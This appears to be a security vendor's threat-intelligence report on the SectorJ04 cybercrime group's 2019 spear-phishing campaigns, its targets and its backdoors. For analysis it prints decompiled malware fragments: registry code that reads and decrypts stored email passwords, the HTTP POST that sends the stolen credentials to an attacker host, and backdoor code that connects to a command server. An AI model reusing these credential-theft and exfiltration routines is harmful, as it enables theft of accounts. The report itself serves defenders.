# SectorJ04 Group's Increased Activity in 2019 – Red Alert



## Abstract

SectorJ04 is a Russian-based cybercrime group that began operating about five years ago and conducted hacking activities for financial profit using malware such as banking trojans and ransomware against national and industrial sectors located across Europe, North America and West Africa.

In 2019, the SectorJ04 group expanded its hacking activities to cover various industrial sectors located across Southeast Asia and East Asia, and is changing the pattern of their attacks from targeted attacks to searching for random victims. This report includes details related to the major hacking targets of the SectorJ04 group in 2019, how those targets were hacked, characteristics of their hacking activities this year and recent cases of the SectorJ04 group's hacking.

## SectorJ04 group activity range and hacking methods

The SectorJ04 group has maintained the scope of its existing hacking activities while expanding its hacking activities to companies in various industrial sectors located in East Asia and Southeast Asia. There was a significant increase in their hacking activities in 2019, especially those targeting South Korea. They mainly utilize spam email to deliver their backdoor to the infected system that can perform additional commands from the attacker's server.

### Main countries and sectors targeted

The SectorJ04 group's preexisting targets were financial institutions located in countries such as North America and Europe, or general companies such as retail and manufacturing, but they recently expanded their areas of activity to include the medical, pharmaceutical, media, energy and manufacturing industries. They do not appear to place much restrictions on the sectors targeted. The following are the sectors and countries under which SectorJ04 group was found in 2019.





Figure 1 SectorJ04 group's first half activity timeline in 2019

**Targeted Countries**

We saw SectorJ04 group activity in Germany, Indonesia, the United States, Taiwan, India, France, Serbia, Ecuador, Argentina, South Korea, Japan, China, Britain, South Africa, Italy, Hong Kong, Romania, Ukraine, Macedonia, Russia, Switzerland, Senegal, the Philippines, UAE, Qatar, Saudi Arabia, Pakistan, Thailand, Bahrain, Turkey, Bulgaria, Bangladesh.




Figure 2 SectorJ04 group targeted countries

**Targeted Industries**

- Financial-related corporate and government departments such as banks and exchanges
- Retail business such as shopping malls and social commerce
- Educational institutions such as a universities
- Manufacturing companies such as manufactures of electronic products
- Media companies such as broadcasting and media
- Pharmaceutical and biotechnology-related companies
- A job-seeking company
- Energy-related companies such as urban gas and wind power generation

**Hacking Techniques**

The SectorJ04 group mainly utilizes a spear phishing email with MS Word or Excel files attached, and the document files downloads the Microsoft Installer (MSI) installation file from the attacker server and uses it to

install backdoor on the infected system. As anti-virus programs have recently begun to detect MSI files, in some instances macro scripts contained in the malicious documents would install backdoors directly onto infected systems without using MSI files.





Figure 3 Schematic drawing for SectorJ04 group's hacking method

Malicious documents used for hacking are mainly written as themes related to MS Office, and the same themes are often used several times, with only language changes depending on the victim's language.

In addition, the MSI files backdoor used by SectorJ04 mostly had valid digital signatures, and most of their malware were signed just days before they were found.




Figure 4 Part of the malicious document execution screen that the SectorJ04 group attaches to the spear phishing email





Figure 5 Part of the digital signature found in the executable used for hacking

**Digital signature information found in malware**

- VAL TRADEMARK TWO LIMITED
- ALLO LTD
- COME AWAY FILMS LTD
- AWAY PARTNERS LIMITED
- ANG APPCONN LIMITED
- START ARCHITECTURE LTD
- SLON LTD
- DIGITAL DR
- FIT AND FLEX LIMITED
- Dream Body Limited
- BOOK A TEACHER LTD
- MARK A EVANS LTD
- WAL GRAY LTD
- MISHA LONDON LTD
- START ARCHITECTURE LT
- BASS AUTOMOTIVE LIMITE
- FILESWAP GLOBAL LT
- HAB CLUB LT
- ET HOMES LT

## Main Malware Used

The SectorJ04 group mainly used their own backdoor, ServHelper and FlawedAmmyy RAT, for hacking. They also used the Remote Manipulator System (RMS) RAT, a legitimate remote management software created in

Russia. Backdoors are installed in infected systems and they also distributed email stealers, botnet malware and ransomware through those backdoors.

They were recently confirmed to use additional backdoor called AdroMut and FlowerPippi, which is used to install other backdoor such as FlawedAmmyy RAT on behalf of the MSI file, or to collect system information and send it to the attacker's server.

**Malware Types Found Before 2019**

| | ServHelper | FlawedAmmyy RAT | RMS RAT |
|---|---|---|---|
| Initial Infection Method | An MSI file that is downloaded from a document file attached to a spear phishing email. | | |
| Downloaded by MSI | Nullsoft Installer | Encoded FlawedAmmyy RAT | SFX File |
| Characteristic | C2 response has certain separator | Check for Antivirus Register AutoPlay with "wsus.exe" | Utilize configuration files in DAT formats |

**Malware Types Found After 2019**

| | **AdroMut** | **FlowerPippi** |
|---|---|---|
| **Initial Infection Method** | Document files attached to the spear phishing emails | |
| **Characteristics** | Internal-used strings are decoded into AES-256-ECB mode after base64 decode.<br>Configure infection system information in JSON format (encrypted)<br>Load into "ComputerDefaults.exe" using DLL side loading technique | A simpler function than hard-coded RC4 key AdroMut |

Backdoor installed in the infected system distributed additional botnet malware, ransomware and email stealers. The email stealer collects connection protocol information and account information, such as SMTP, IMAP, and POP3, which are stored in the registry by Outlook and Thunderbird mail clients and sends them to the attacker server in a specific format.

```
POST                                    HTTP/1.1
Host: nettubex.top
Content-Length: 51
Proxy-Connection: Keep-Alive
Pragma: no-cache

{"outlook-accounts":null,"thunderbird-emails":null}
```

Figure 6 Format to send email credentials collected by email stealer

```
if ( !RegQueryValueExW(phkResult, L"SMTP Password", 0, &Type, 0, 0)
  || !RegQueryValueExW(phkResult, L"IMAP Password", 0, &Type, 0, 0)
  || !RegQueryValueExW(phkResult, L"POP3 Password", 0, &Type, 0, 0) )
{
  sub_40E7C0(v3, v2);
```

Figure 7 Some of the email stealer codes that access email account information stored in the registry

```
result = RegOpenKeyExW(HKEY_USERS, lpSubKey, 0, 0x20019u, &phkResult);
if ( !result )
{
  v171 = 0;
  cchValueName = 64;
  cbData = 1024;
  v194 = 0;
  v182 = 0;
  (loc_407940)(&v183, 0);
  v194 = 1;
  if ( !RegEnumValueW(phkResult, 0, &ValueName, &cchValueName, 0, 0, &Data, &cbData) )
  {
    v4 = CryptUnprotectData;
    while ( 1 )
    {
      v5 = wcscmp(&ValueName, L"Account Name");
      if ( v5 )
        v5 = -(v5 < 0) | 1;
      if ( !v5 )
        break;
      v21 = wcscmp(&ValueName, L"Email");
      if ( v21 )
        v21 = -(v21 < 0) | 1;
```

Figure 8 Some of the email stealer codes that access email account information stored in the registry 2

An email stealer may also have a file collection function to collect email information that is recorded in the metadata of the file corresponding to the hard-coded extension. In addition, the malware eventually creates and executes a batch file for self-delete, removing the execution traces from the infected PC.

```
extension_4469C0 dd offset aPst          ; DATA XREF: sub_408D90+39D↑o
                                         ; ".pst"
                 dd offset aOst          ; ".ost"
                 dd offset aAsp          ; ".asp"
                 dd offset aCdd          ; ".cdd"
                 dd offset aCpp          ; ".cpp"
                 dd offset aDoc          ; ".doc"
                 dd offset aDocm         ; ".docm"
                 dd offset aDocx         ; ".docx"
                 dd offset aDot          ; ".dot"
                 dd offset aDotm         ; ".dotm"
                 dd offset aDotx         ; ".dotx"
                 dd offset aEpub         ; ".epub"
                 dd offset aFb2          ; ".fb2"
                 dd offset aGpx          ; ".gpx"
                 dd offset aIbooks       ; ".ibooks"
```

Figure 9 Some of the file extensions that the email stealer collects data from

The SectorJ04 group is believed to collect email accounts stored in infection systems for use in subsequent attacks.

## Characteristics of hacking activities of SectorJ04 group in 2019

The following are the features of the first half of 2019 activities identified through the analysis of the SectorJ04 group's hacking activities.

- Increased hacking activities targeting East and Southeast Asia
- Changes in spam email format and hacking methods
- Changes in targets of hacking from specific organizations and industry groups to large number of irregular ones

Although the SectorJ04 group mainly targeted countries located in Europe or North America, it has recently expanded its field of activities to countries located in Southeast Asia and East Asia. In particular, the frequency of hacking attacks targeting South Korea has increased, and spam emails targeting China were found in May.

The changes could also be seen in attachments to spam emails used by attackers. Existing spam emails used attachments in the form of malicious documents, but attachments with HTM and HTML extensions were also found and the text included links to download malicious documents directly.

The SectorJ04 group's initial spam emails had no mail content or only short sentences, but the latest spam emails found were elaborately written and included images. A new type of backdoor called AdroMut and a new malware called FlowerPippi was also found coming from SectorJ04.

Prior to 2019, the SectorJ04 group conducted large-scale hacking activities for financial gain using exploit kits on websites to install ransomware, such as Locky and GlobeImporter, along with its banking Trojan, on its victims computers. But after 2019 the group has changed its hacking strategy to attack using spam email. In particular, a number of remote control malware are utilized to gain access to resources such as email accounts and system login information from the infected machine to send more spam emails and distribute their malware.

**Increased hacking activities targeting East and Southeast Asia**

The hacking activities of SectorJ04 group, which targeted South Korea in the first half of 2019, have been continuously discovered. The emails found were written in relation to invoice and tax accounting data, and were attached the MS Word or Excel files with malicious macros inserted. Malicious documents written in Korean have the same characteristics as other language hacking activities under the theme of MS Office.





Figure 10 Spear phishing emails disguised as order sheets

In June 2019, continuous hacking activities targeting South Korea were found again and spam emails were written with various contents, including transaction statements, receipts and remittance cards. During that period, a number of spam emails disguised as remittance cards of the same type were found.





Figure 11 Spear phishing email disguised as a remittance card

The SectorJ04 group has carried out large-scale hacking activities targeting South Korea, while also expanding the field of attacks to Southeast Asian countries such as Taiwan and the Philippines. Spam emails and attachments written in Chinese were found in May, and the SectorJ04 group at that time targeted industrial sectors such as electronics and telecommunications, international schools and manufacturing.





Figure 12 Spear phishing emails written in Chinese


Figure 13 Malicious excel file execution screen written in Chinese

**Changes in spam email format and hacking methods**

In June, SectorJ04 group conducted hacking using spam emails written in various languages, including English, Arabic, Korean and Italian, and the emails were written with various contents, including remittance card, invoice and tax invoice.

Along with the existing method of using MS Word or Excel files as attachments, they used HTML files to download malicious documents as attachments, or included links to download malicious documents directly in the text.

In the past, the emails used in attacks had little or no content, but the latest ones use elaborated spam emails for hacking, such as using images.





Figure 14 Spear phishing email disguised as bank statement




Figure 15 Spear phishing email disguised as a hospital certificate

Changes have also been found in the hacking method of the SectorJ04 group. In addition to their preexist backdoor, ServHelper and FlawedAmmyy, they have also been confirmed to use the backdoor called AdroMut and FlowerPippi.

AdroMut downloads the malware (ServHelper and FlawedAmmyy RAT) used by the SectorJ04 group from the attacker server and simultaneously performs the functions of a backdoor.

FlowerPippi collects infection system information, such as the domain of the infected system, proxy settings, administrator rights, and OS version, and performs functions such as executing commands received, downloading and executing DLL and EXE files.

```
string_Decrypt_100017B7("57735477746A4566636E517879496C70", "8YEk3BwtktvMeY55Db0NTg==", 1, &v26, 0);
if ( sub_10004300(&v26) == 1 )
{
  string_Decrypt_100017B7("7054675172645778657O4F57796B4554", "cIDNE5NMsvmM/dEeyOK+FA==", 1, &Source, 0);
  string_Decrypt_100017B7(
    "795566766E70745149716B7454647473",
    "2tNrUo65siyatioiuUfOZdSoXNd/FiVwLtCx1FA6E/I=",
    1,
    &v27,
    0);
  string_Decrypt_100017B7(
    "5562456E7579667A70756D5945736B57",
    "CUqyj0d22cw3pX3zxXIp9X6nlFj0I+vZpGshIzw0mJM=",
    1,
    &v28,
    0);
  string_Decrypt_100017B7("66456F7776734F756368774F746A6449", "p8L9Z2DGYnaKOzFCuZkoKg==", 1, &v24, 0);
```

Figure 16 Encoded Strings on the AdroMut Backdoor

```
if ( dword_43A02C == -1 )
{
  lpszServerName = "bigpresense.top";
  *&hInternet = 0i64;
  dword_43A034 = "/18/bot.php";
  dword_43A038 = "i84uoiasn0q3oipwsdflkj";
  v0 = InternetOpenW(0, 0, 0, 0, 0);
  hInternet = v0;
  if ( v0 )
  {
    *(&hInternet + 1) = InternetConnectA(v0, lpszServerName, 0x50u, 0, 0, 3u, 0, 1u);
    Buffer = 300000;
    InternetSetOptionW(hInternet, 2u, &Buffer, 4u);
    InternetSetOptionW(hInternet, 6u, &Buffer, 4u);
    InternetSetOptionW(hInternet, 5u, &Buffer, 4u);
  }
  sub_409A32(sub_425B40);
  sub_4096D6(&dword_43A02C);
}
```

Figure 17 RC4 key with hard-coded view from the FlowerPippi back door

The SectorJ04 group is believed to have developed and used malware that functions as a downloader for the purpose of installing or downloading malware to replace the MSI installation files that they have used for hacking for more than six months as the detection rate of security solutions increased.

